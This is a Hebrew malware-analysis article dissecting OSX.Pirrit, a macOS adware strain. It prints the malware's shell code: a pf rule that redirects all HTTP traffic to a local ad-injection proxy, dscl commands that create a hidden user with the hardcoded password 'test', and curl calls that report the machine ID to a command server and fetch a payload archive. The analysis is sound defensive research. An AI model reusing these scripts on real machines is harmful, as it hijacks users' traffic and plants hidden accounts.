digital whisper
Technologic Papers

OSX.Pirrit - איך לא כותבים תוכנה תמימה ל-Mac

מאת עמית סרפר

הקדמה

מי מכם שהסתובב ברחבי הרשת בתחילת העשור האחרון בטח זוכר את התקופה שתוכנות פרסום (Adware) היו כאב ראש רציני. מחשבים שהריצו את מערכת ההפעלה Windows היוו מטרות ללא מעט תוכנות פרסום אשר הקפיצו חלונות קופצים / חלונות תחתיים (popunders) או התקינו סרגלי כלים והשתמשו בשלל דרכים מעצבנות נוספות לשתול פרסומות בדפדפן שלך. בימים ההם, הייתי נער, שמערכת ההפעלה המרכזית שלו הייתה חלונות, סרבתי להתקין את שלל תוכנות ה-Anti SpyWare ו- Anti AdWare כי הייתה שמועה שיישומים אלה היו, למעשה, Adware בעצמם! יצרתי מעקף משלי על ידי הפעלת 'msconfig', מעבר על כל פריטי תפריט ה-startup והסרת כל מה שנראה מוזר... תצחקו או לא, אבל השיטה הזאת כמעט תמיד עבדה ☺

ונחזור לזממנו... אני כבר לא נער, והיום אני מתפרנס מהובלת מחקר האבטחה של סייבריזן ב-Mac OS X ו-Linux (ומדי פעם עזרה גם עם Windows). אני מבלה זמן רב בבחינת נוזקות חדשות, מעניינות, ומעת לעת - נבזיות.

באחד מלילותיו של חודש אפריל השנה, נתקלתי בתוכנת פרסום ממוקדת OS X שנכנסה לקטגוריית המעניינות. אבל לפני כן, בואו נבהיר: אני לא עומד לחשוף פירצות Zero-Day. אך במקום זה, אני הולך להציג בפניכם את הסיפור המלא, כולל תהליך הניתוח (או לפחות - את החלקים היותר מעניינים בו) כדי לתת לכם מבט מבפנים על המאמצים שתוקפים משקיעים כדי לפתח איומים שמתמקדים במחשבי Mac.

הייתי גם רוצה להדגיש את העובדה שנוזקות שמתמקדות ב-Mac אכן קיימות. בעוד תוכנה זו רק הציגה מודעות בדפדפן, היא משתמשת בהנדסה חברתית לקבל הרשאות גבוהות במטרה להשתלט לגמרי על המחשב לגמרי. ועם השליטה על המחשב שלכם, התוקפים יכולים היו לגרום הרבה יותר נזק מאשר רק להציק לכם במודעות.

אז איך הכל התחיל?

במהלך שהותי בערוץ #osxre ב-freenode, משתמש בשם "Xiano" צץ וביקש עזרה מחברי הערוץ במטרה להבין מה קורה עם ה-Mac של חברו. Xiano אמר ש"המחשב מתנהג מוזר וממש איטי בהתחברות לאינטרנט". כאשר הוא הריץ על המערכת tcpdump במטרה לבחון את תעבורת הרשת של המחשב הוא ראה פעילות רב, גם כאשר המחשב לא היה בשימוש. יתרה מכך - הוא ראה לא מעט תהליכים עם שמות מוזרים אשר רצים תחת שם משתמש שבעל המחשב לא הכיר וכמובן לא הוסיף בעצמו.

Xiano אמר שהוא איש לינוקס עם ידע מועט מאוד ב-OS X. אבל, מאחר שהטרמינל של OS X זהה יחסית לזה של לינוקס, הוא התחיל לבדוק כל מני דברים בסיסים כגון רשימות תהליכים תוך שימוש ב"ps", הרצת הפקודה "lsof" ועוד. את כלל הפלט של המחקר הקצר שלא הוא דחף לקובץ zip, ואת הקובץ הוא שיתף בערוץ. אחד האנשים בחדר הצ'אט, "Paraxor", הוריד את הקובץ, פתח אותו עם דיסאסמבלר ושיתף בערוץ כמה שמות פונקציות, לדוגמא:


```
paraxor AdsProxyEngine::AdsProxyEngine(int,char **,QString) __text 0000000100024560 00000125 00000058 00000000 R . . . B . .
paraxor stuff like that in it
paraxor __const:0000000100034D85 00000016 C htmlInjected(QString)
```

כפי שאתם יכולים לראות, שמות הפונקציות הצביעו בבירור על כך שיישום זה הוא איזושהי תוכנת פרסום. אבל היה עוד רכיב מעניין שמיד תפס לי את העין, זה היה שימוש ב-QString class, המהווה חלק מתשתית הפיתוח חוצת הפלטפורמות Qt. עניין זה תפס את תשומת לבי, כי שמות הפונקציה האלה בשילוב עם העובדה שנעשה שימוש ב-SDK חוצה-פלטפורמות, משמעותו שמה שתוכנת הפרסום עשתה, היא כנראה עשתה קודם לכן ב-Windows.

עכשיו הייתי סקרן.

מתחילים לצלול פנימה...

הורדתי את הקבצים ש-Xiano פרסם בערוץ. הקובץ היה, למעשה, חבילת יישומים בשם "sizzling.app". ראשית, נכנסתי לספריה Contents/MacOS בתוך חבילת היישומים כדי לבדוק מה יש שם. ציפיתי למצוא קובץ הפעלה אחד, אך במקום זה את פניי שני קבצים: rec_script.sh (שהוא shellscript) ו-sizzling (קובץ הפעלה Mach-O x64 לא חתום):



הרבה יותר פשוט להסתכל על סקריפטי shell מאשר על קבצים בינאריים, ולכן זה הדבר הראשון שעשיתי. כאשר מסתכלים על *rec_script.sh* אנו יכולים לראות כי מדובר ב-shellscript קל יחסית לקריאה. הסקריפט נפתח אפילו בהערה "set redirections", ולאחריה מאכלסים משתנה בשם $HIDDEN_USER עם ערך התג user_id מתוך קובץ plist שנמצא ב:

```
/Library/Preferences/com.common.plist
```

```
# set redirections
HIDDEN_USER=$(sudo defaults read /Library/Preferences/com.common.plist user_id)
echo $HIDDEN_USER

activeInterface=$(route get default | sed -n -e 's/^.*interface: //p')
if [ -n "$activeInterface" ]; then
    pfData="rdr pass inet proto tcp from $activeInterface to any port 80 -> 127.0.0.1 port 9882\n\
    pass out on $activeInterface route-to lo0  inet proto tcp from $activeInterface to any port 80 keep state\n\
    pass out proto tcp all user "$HIDDEN_USER"\n"
    echo "$pfData" > /etc/pf_proxy.conf
else
    echo "Unable to find active interface"
    exit 1
fi

exit 0
```

סקריפט זה מברר איזה ממשק רשת פעיל (בין אם מדובר באלחוטי או הפיזי) על ידי ניתוח הפלט של פקודת route get. לאחר מציאת הממשק הפעיל, הסקריפט מנתב את כל תעבורת ה-HTTP דרך פורט 80 אל HTTP Proxy שפועל מקומית על פורט 9882 (127.0.0.1:9882). לאחר מכן, אנו יכולים לראות כי הוא מחיל כלל נוסף:

```
pass out proto tcp all user $HIDDEN_USER
```

כלומר שהכלל לא חל אם התנועה נוצרת על ידי $HIDDEN_USER...

רגע, ניתוב כל התנועה דרך פרוקסי? משתמש נסתר? זה נראה ממש מגעיל, הרבה יותר גועלי ממה שציפיתי מסתם תוכנת פרסום. בשלב זה $HIDDEN_USER ו-com.common.plist אינם ידועים והפרטים מעורפלים מעט - זה יתברר בקרוב.

לאחר שהבנו את מטרת הסקריפט, הגיע הזמן להסתכל בבינארי עצמו. הדבר הקל ביותר לעשות יהיה להביט ברשימת המחרוזות הקיימות בו:

```
000000010003378c    db    "Cannot install \"%s\". Cannot write to: %s. Check permissions.\n", 0 ; XREF=sub_10000b720+275
00000001000337ca    db    "%s", 0                                          ; XREF=j_sub_10000c030_10000beaa+129
00000001000337cd    db    "abcdefghijklmnopqrstuvwxyz1234567890", 0        ; XREF=__ZL10encodeNameRK7QStringb+46
00000001000337f2    db    "ABCDEFGHIJKLMNOPQRSTUVWXYZ", 0                  ; XREF=__ZL10encodeNameRK7QStringb+95
000000010003380d    db    "i >= 0", 0                                      ; XREF=__ZN7QStringixEi+36
0000000100033814    db    "/var/tmp/", 0                                   ; XREF=__ZL10socketPathRK7QString+40
000000010003381e    db    ".", 0                                           ; XREF=__ZL10socketPathRK7QString+101, sub_10001b970+89
0000000100033820    db    "PATH", 0                                        ; XREF=sub_100008190+418
0000000100033825    db    "uint(i) < uint(size())", 0                      ; XREF=__ZNK7QStringixEi+45
000000010003383c    db    "HeaderScript", 0                                ; XREF=__GLOBAL__I_a+10, ___cxx_global_var_init+15, __GL
0000000100033849    db    "1.0", 0                                         ; XREF=__GLOBAL__I_a+108, __GLOBAL__I_a_100026c10+105, _
000000010003384d    db    "HKEY_LOCAL_MACHINE\SOFTWARE\Pirrit", 0          ; XREF=__GLOBAL__I_a+150, __GLOBAL__I_a_100026c10+147, _
0000000100033870    db    "serviceID", 0                                   ; XREF=__GLOBAL__I_a+192, __GLOBAL__I_a_100026c10+189, _
000000010003387a    db    "/engine/getList.php", 0                         ; XREF=__GLOBAL__I_a+234, __GLOBAL__I_a_100026c10+231, _
000000010003388e    db    "/engine/getData.php?type=service&file=", 0      ; XREF=__GLOBAL__I_a+276, __GLOBAL__I_a_100026c10+273, _
00000001000338b5    db    " Debug: ", 0                                    ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+650
00000001000338be    db    "\n", 0                                          ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+1086, __ZZ
00000001000338c0    db    " Critical: ", 0                                 ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+874
00000001000338cc    db    " Warning: ", 0                                  ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+762
00000001000338d7    db    " Fatal: ", 0                                    ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+976
00000001000338e0    db    "Debug run", 0                                   ; XREF=_main+119
00000001000338ea    db    "server", 0                                      ; XREF=_main+209
00000001000338f1    db    "/Library/Preferences/com.common.plist", 0       ; XREF=___cxx_global_var_init3+15
0000000100033917    db    "name", 0                                        ; XREF=__ZN8WebProxyC2EP7QObject+617
000000010003391c    db    "common", 0                                      ; XREF=__ZN8WebProxyC2EP7QObject+638
0000000100033923    db    "/Library/Preferences/com.", 0                   ; XREF=__ZN8WebProxyC2EP7QObject+745
000000010003393d    db    ".preferences.plist", 0                          ; XREF=__ZN8WebProxyC2EP7QObject+770
0000000100033950    db    "dist_channel_id", 0                             ; XREF=__ZN8WebProxyC2EP7QObject+846
0000000100033960    db    "machine_id", 0                                  ; XREF=sub_10000ffc0+64
000000010003396b    db    "click_id", 0                                    ; XREF=sub_10000ffc0+290
0000000100033974    db    "domain", 0                                      ; XREF=sub_10000ffc0+516
000000010003397b    db    "http://thecloudservices.net", 0                 ; XREF=sub_10000ffc0+547
0000000100033997    db    "failed starting web proxy server", 0            ; XREF=__ZN8WebProxy16startProxyServerEj+251
00000001000339b8    db    "Could not connect new connection signal.", 0 ; XREF=__ZN8WebProxy16startProxyServerEj+475
00000001000339e1    db    "Could not connect new clearIgnoredUrlsTimer timeout signal.", 0 ; XREF=__ZN8WebProxy16startProxySer
0000000100033a1d    db    "Proxy server running at port ", 0               ; XREF=__ZN8WebProxy16startProxyServerEj+870
0000000100033a3b    db    ":/SharedHostings", 0                            ; XREF=__ZN8WebProxy22readSharedHostingsListEv+15
```

טבלת המחרוזת מגלה ממצא מעניין, **מפתח רג'יסטרי של Windows בתוך קובץ הפעלה Mach-O**. מה קורה פה לעזאזל?

כפי שאפשר לראות, המפתח הוא:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Pirrit
```

חיפוש קצר בגוגל אחר המחרוזת "Pirrit" חשף כי מדובר בתוכנת פרסום ל-Windows:

[צילום מסך מאתר של מיקרוסופט להתגוננות מפני נוזקות]

כעת, ברור לנו שמדובר בגירסת OS X של Pirrit. בשלב הזה צייצתי בטוויטר שאני מביט בתוכנת פרסום ל-OS X מאיכות ירודה. חשבתי שהיא נבנתה גרוע כי נכתבה ב-Qt ונותרו בה מחרוזות שקשורות ל-Windows. אך מאחר שטרם הפעלתי אותה תחת VM, לא באמת ידעתי מה היא תעשה או איך היא תעבוד. כמו כן, בואו לא נשכח שהיתה לי חבילת יישומים של גירסת OS X מותקנת של Pirrit (שמעתה ואילך תכונה "OSX.Pirrit") אשר ניתנה לי על ידי Xiano.

לא היה לי שום מידע על איך חבילה זו הותקנה על מחשבו של חברו של Xiano. בעיקרון, הסתכלתי על מה שהותקן ולא על קובץ ההתקנה (installer). המשכתי לעבור על טבלת המחרוזות של קובץ ההפעלה ולהיכנס לכתובות אתרים (URLs) שהופיעו בה:

[1] http://thecloudservices.net

כשניגשתי לכתובת זו באמצעות דפדפן, קיבלתי דף ריק ולבן. חשבתי שאני מפספס משהו, אז אפילו ניסיתי לטעון את האתר עם פייתון:

```
In [14]: r = requests.get('http://thecloudservices.net')

In [15]: r.status_code
Out[15]: 200

In [16]: r.content
Out[16]: ''
```

אבל כמו שאתם רואים, העמוד באמת ריק...

הקישור הבא היה:

[2] http://shorte.st/st/2904deaf2db062b776f39f499bf88ad9/%1

Shorte.st הוא שירות קיצור קישורים שמציג מודעות למשתמשים אשר מבקרים בקישורים המקוצרים. כשביקרתי בלינק קיבלתי הודעת שגיאה 404. כאשר השתמשתי בגוגל על מנת לחפש את כתובת ה-URL, קיבלתי תוצאה אחת: דו"ח ארגז חול ממאי 2014 של מה שנראה כמו "Pirrit suggestor for Windows". ה-URL הזה היה גם בטבלת המחרוזות של הבינארי.

הקישור הבא היה:

[3] http://thecloudservices.net/static/pd_files/ok.html

טעינת ה-URL הזה עם פייתון מראה שהוא מכיל רק את המחרוזת "OK".

כנראה מצפה למחרוזת הזאת כחלק מנוהל מפרוטוקול בדיקת החיבור:

```
In [24]: r = requests.get('http://thecloudservices.net/static/pd_files/ok.html')

In [25]: r
Out[25]: <Response [200]>

In [26]: r.content
Out[26]: 'OK'
```

והבא אחריו היה:

[4] http://www.google.com

מנוע החיפוש החזק בעולם :) ככל הנראה עוד נוהל בדיקת חיבור...

הרצה ראשונה

כשהפעלתי את הבינארי sizzling קיבלתי ערימה של הודעות שגיאה שקשורות ל-Qt וזה הכל. שום דבר לא באמת עבד. כמו כן, לא היה שום דבר שקשור לשמות משתמש לא ידועים או נסתרים חוץ ממשתנה ה-*$HIDDEN_USERNAME* ההוא מהסקריפט שהוזכר קודם...

בדיוק עמדתי לסגור את המחשב כאשר Xiano שלח לי הודעה ואמר שהצליח להשיג עוד קבצים מהמחשב של חברו, כולל עוד חבילת יישומים. שמה של החבילה השנייה היה "DemoUpdater".

ניווט אל התוכן/ספריית MacOS של החבילה חשף עוד קובץ Mach-O x64 לא חתום בשם DemoUpdater. רשימת המחרוזות שהופיעו בקובץ נראתה הרבה יותר מעניינת מזו של sizzling... היו לה כמה מחרוזות שנשמרו תחת אובפוסקציה. כאשר מסתכלים על קובץ עם Disassembler מגלים שכמה פונקציות פענוח נועדו לפענח את כתובות האתרים ש-osx.pirrit מתחבר אליהן:

```
int __GLOBAL__I_a() {
    var_120 = QString::fromAscii_helper("AwJ9fKfPu8+/hRtcKVl3E3wL1NC/3rrdr8AEHDJbNVM8", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantA, var_120);
    *(int32_t *)var_120 = *(int32_t *)var_120 - 0x1;
    if ((*(int32_t *)var_120 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_120);
    }
    __cxa_atexit(QString::~QString(), domainVariantA, 0x100000000);
    var_118 = QString::fromAscii_helper("AwJ4M77WotamnAdAMEI2GH4Xz8Kxwq3BtMAdGnQHKUAuSJM=", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantB, var_118);
    *(int32_t *)var_118 = *(int32_t *)var_118 - 0x1;
    if ((*(int32_t *)var_118 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_118);
    }
    __cxa_atexit(QString::~QString(), domainVariantB, 0x100000000);
    var_110 = QString::fromAscii_helper("AwJ4lhlxBXEBO6Dnl+WRv9mwaGUWfxFyXDXv4Y4=", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantC, var_110);
    *(int32_t *)var_110 = *(int32_t *)var_110 - 0x1;
    if ((*(int32_t *)var_110 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_110);
    }
```

כתובות האתרים שהצלחתי לחלץ במהלך הניתוח מצויינים בתחתית המסמך הזה.

היו גם מחרוזות מוצפנות אחרות שלפי שמותיהן קשורות לגירסת Windows:

```
EncryptDecryptString::encryptDecrypt(REGISTRY_PATH, var_F0);
*(int32_t *)var_F0 = *(int32_t *)var_F0 - 0x1;
if ((*(int32_t *)var_F0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_F0);
}
__cxa_atexit(QString::~QString(), REGISTRY_PATH, 0x100000000);
var_E8 = QString::fromAscii_helper("AwJoHu+g0LXbi0JFJkMwQw==", 0xffffffff);
EncryptDecryptString::encryptDecrypt(OPEN_PROCESS_STRING, var_E8);
*(int32_t *)var_E8 = *(int32_t *)var_E8 - 0x1;
if ((*(int32_t *)var_E8 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_E8);
}
__cxa_atexit(QString::~QString(), OPEN_PROCESS_STRING, 0x100000000);
var_E0 = QString::fromAscii_helper("AwJoHlUUcAZnF8WerILmiuY=", 0xffffffff);
EncryptDecryptString::encryptDecrypt(ADVAPI_STRING, var_E0);
*(int32_t *)var_E0 = *(int32_t *)var_E0 - 0x1;
if ((*(int32_t *)var_E0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_E0);
}
__cxa_atexit(QString::~QString(), ADVAPI_STRING, 0x100000000);
var_D8 = QString::fromAscii_helper("AwJo+J/QoMWr+zI1VjNAM2cI2NW7", 0xffffffff);
EncryptDecryptString::encryptDecrypt(OPEN_PROCESS_TOKEN_STRING, var_D8);
*(int32_t *)var_D8 = *(int32_t *)var_D8 - 0x1;
if ((*(int32_t *)var_D8 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_D8);
}
__cxa_atexit(QString::~QString(), OPEN_PROCESS_TOKEN_STRING, 0x100000000);
var_D0 = QString::fromAscii_helper("AwJo5ei9zqvZvGl3WT1RPQ==", 0xffffffff);
EncryptDecryptString::encryptDecrypt(USERENV_STRING, var_D0);
*(int32_t *)var_D0 = *(int32_t *)var_D0 - 0x1;
if ((*(int32_t *)var_D0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_D0);
}
```

קובץ ההפעלה מפעיל את הסקריפט update2.sh שנמצא גם בספריית ה-MacOS.

Update2.sh הוא סקריפט מעטפת ארוך מאוד (330 שורות!) **שאפילו מריץ קצת קוד פייתון מוטמע (python -c)** אשר באופן בסיסי מכין את כל התשתית עבור osx.pirrit. הוא מתחיל ביצירת קובץ ב-*/var/tmp/updText.txt* שמכיל את הפלט של רבות מהפונקציות מהסקריפט.

כאמור, *Update2.sh* הוא סקריפט ארוך מאוד, אבל הנה הפעולות הבולטות שלו:

1) התסריט מקבל את המזהה של המכשיר (uuid) שנגזר מה-uuid האמיתי של המחשב על ידי הרצת הפקודה:

```
ioreg -rdl -c IOPlatformExpertDevice
```

ופרסור הפלט שלה תוך שימוש ב- *awk* ו-*grep*.

2) שליחת המזהה שנאסף לשרת על מנת לקבל בחזרה מזהה חדשה מהשרת, ע"י הפעלת הפקודה:

```
curl."http://93a555685cc7443a8e1034efa1f18924.com/v/cld?mid=<UUID>&c
t=pd"
```

3) לאחר מכן, בדיקת הקידומת הבינלאומית של המכונה על ידי ביקור ב-ipinfo.io/country באמצעות curl (שירות ה-ipinfo.io מחזיר את קידומת המדינה הנוכחית בפורמט ISO 3166-2). אם קידומת המדינה שהוחזרה מהאתר הינה אחת מהמדינות הבאות: ארה"ב, בריטניה, ספרד, אוסטרליה, צרפת, גרמניה, הודו, איטליה, הולנד או ניו זילנד, מתבצעת החלפה של דף הבית ומנוע החיפוש של הדפדפן ב-trovi.com (שירות פרסום מפוקפק מוכר). אם המדינה אינה מופיעה ברשימה, דף הבית והחיפוש יוחלפו ב-search-quick.com (עוד שירות פרסום מפוקפק מוכר).

4) לאחר סיום ההתקנה, הסקריפט מעדכן גם את שרת ה-C&C שלו ומודיע לו כי ההתקנה הצליחה. הוא עושה זאת על ידי הפעלת curl עם ה-URL הבא:

```
"http://93a555685cc7443a8e1034efa1f18924.com/pd/update-
effect?mid=<UUID>&st=1”
```

5) לאחר מכן, הסקריפט יגדיר לדפדפנים Safari, Chrome ו-Firefox (במידה והם מותקנים), להשתמש בספקי חיפוש אלה.

6) אחרי ביצוע כל התצורות, הסקריפט יוריד קובץ tgz שמכיל את הבינארי שמהווה את ה-Proxy שאחראית להזריק את הפרסומות ואת ה-ClickJacker בנוסף למספר סקריפטי התקנה (ואף סקריפט הסרה) מהכתובת הבאה:

```
"http://93a555685cc7443a8e1034efa1f18924.com/static/pd_files/dit3.tgz"
```

בגמר ההורדה, יחולצו הקבצים לנתיב הבא:

```
/tmp/DemoInjector07122015
```

(זה אולי מעיד על כך שהגירסה היא מדצמבר או יולי 2015?)

7) לאחר שכלל הקבצים חולצו לספריה האמורה, הסקריפט יתקין את רכיב הפרוקסי וה-ClickJacker על ידי הרצת סקריפט שנקרא "install_injector" שחולץ גם הוא.

כעת, אחרי שהארכיון חולץ, ו-"*./install_injector*" הופעל, osx.pirrit תותקן ותרוץ באופן קבוע.

כאן הכל מתחיל להיות מלוכלך...

סקריפט המעטפת Install_injector.sh הוא בן 111 שורות ומטפל בהגדרת העקביות על ידי יצירת autorun, הגדרת פרוקסי HTTP להזרקת מודעות, הוספת משתמש נסתר וחטיפת כל תעבורת ה-HTTP של המשתמש בפורט 80 לפרוקסי הזרקת המודעות.

כדי להסתיר את עצמו ולהקשות על מציאתו, סקריפט ההתקנה מייצר חברה, מוצר ושמות משתמש. **שם המוצר** שנוצר ישמש עבור שם הבינארי של רכיב ה-Proxy, **שם החברה** שנוצר ישמש ל-autorun plist **ושם המשתמש** שנוצר ישמש לשם המשתמש הנסתר שיפעיל את הפרוקסי. כדי ליצור את שמות המשתמש, המוצר והחברה, הסקריפט בוחר מילה אקראית מהקובץ:

```
usr/share/dict/words
```

שימו לב שמילה שונה תיבחר עבור כל אחד מהשמות. זוכרים את "sizzling" ממקודם? הוא נוצר בדרך זו... אחרי שהשמות האקראיים נוצרים, הסקריפט יצור משתמש חדש עם שם המשתמש שנוצר. תיקיית הבית של המשתמש תהיה ב-*/var/<username>* וה-UID שלה יכוונן ל-401 (hardcoded).

פרטי המשתמש שנותר יישמרו בתוך:

```
/Library/Preferences/com.common.plist
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>name</key>
        <string>pasturage</string>
        <key>net_pref</key>
        <string>com.pasturage.net-preferences.plist</string>
        <key>pref</key>
        <string>com.pasturage.preferences.plist</string>
        <key>user_id</key>
        <string>ununiformity</string>
</dict>
</plist>
```

```
HIDDEN_PASS=test
HIDDEN_UID=401
HIDDEN_NAME="User "$HIDDEN_USER

HIDDEN_HOME="/var/$HIDDEN_USER"

sudo dscl . -create /Users/$HIDDEN_USER UniqueID $HIDDEN_UID
sudo dscl . -create /Users/$HIDDEN_USER PrimaryGroupID 20
sudo dscl . -create /Users/$HIDDEN_USER NFSHomeDirectory "$HIDDEN_HOME"
sudo dscl . -create /Users/$HIDDEN_USER UserShell /bin/bash
sudo dscl . -create /Users/$HIDDEN_USER RealName "$HIDDEN_NAME"
sudo dscl . -passwd /Users/$HIDDEN_USER $HIDDEN_PASS
sudo mkdir "$HIDDEN_HOME"
sudo chown -R $HIDDEN_USER "$HIDDEN_HOME"
sudo chmod a+rwx "/Library/"$companyName"/Contents/MacOS/"$companyName
```

הסיסמה עבור היוזר הזה hardcoded בתוך קובץ הסקריפט והינה "test".

הסקריפט גם קובע הרשאות קריאה, כתיבה והפעלה ב:


```
/Library/<companyname>/Contents/MacOS/<companyname>
```


המקום שבו נמצא רכיב ה-Proxy.

כדי להסתיר את המשתמש שזה עתה נוצר ממסכי ה-Login והתצורה, הסקריפט מפעיל את תכונת ה-Hide500Users ב:

```
/Library/Preferences/com.apple.loginwindow.
```

הגדרת דגל זה כ-"true" (או "yes" במקרה הזה) תסתיר כל משתמש שה-uid שלו נמוך מ-500 מכל מסך תצורה או Login:





